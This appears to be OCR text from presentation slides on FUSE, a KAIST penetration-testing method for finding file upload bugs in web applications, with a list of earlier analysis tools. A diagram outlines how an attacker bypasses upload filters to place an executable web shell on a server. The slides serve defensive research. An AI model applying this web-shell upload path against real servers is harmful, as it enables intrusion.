
How to Find File Upload Bugs?




#2: Preserving the Execution Semantic




#2: Preserving the Execution Semantic



#2: Preserving the Execution Semantic



Summary


#2: Preserving
the execution semantic
Web server
Web application
Content-filtering
checks
#1: Bypassing
application-specific checks
Executable
Upload
request
Access
https://wsplab.com/webshell.foo
Attacker

Previous Studies

- Static analysis
  - Pixy, ***Oakland '06***
  - Merlin, ***PLDI '09***
- Dynamic analysis
  - Saner, ***Oakland '08***
  - Riding out DOMsday, ***NDSS '18***
- Symbolic execution
  - NAVEX, ***USENIX '18***
  - SAFERPHP, ***PLAS '11***

*Few studies have addressed finding **file upload vulnerabilities**!*

How we address all the challenges?

We propose

First approach to find file upload bugs

FUSE, *NDSS '20*

FUSE: Finding File Upload Bugs via Penetration Testing

Taekjin Lee*†‡, Seongil Wi*†, Suyoung Lee†, Sooel Son†


†School of Computing, KAIST
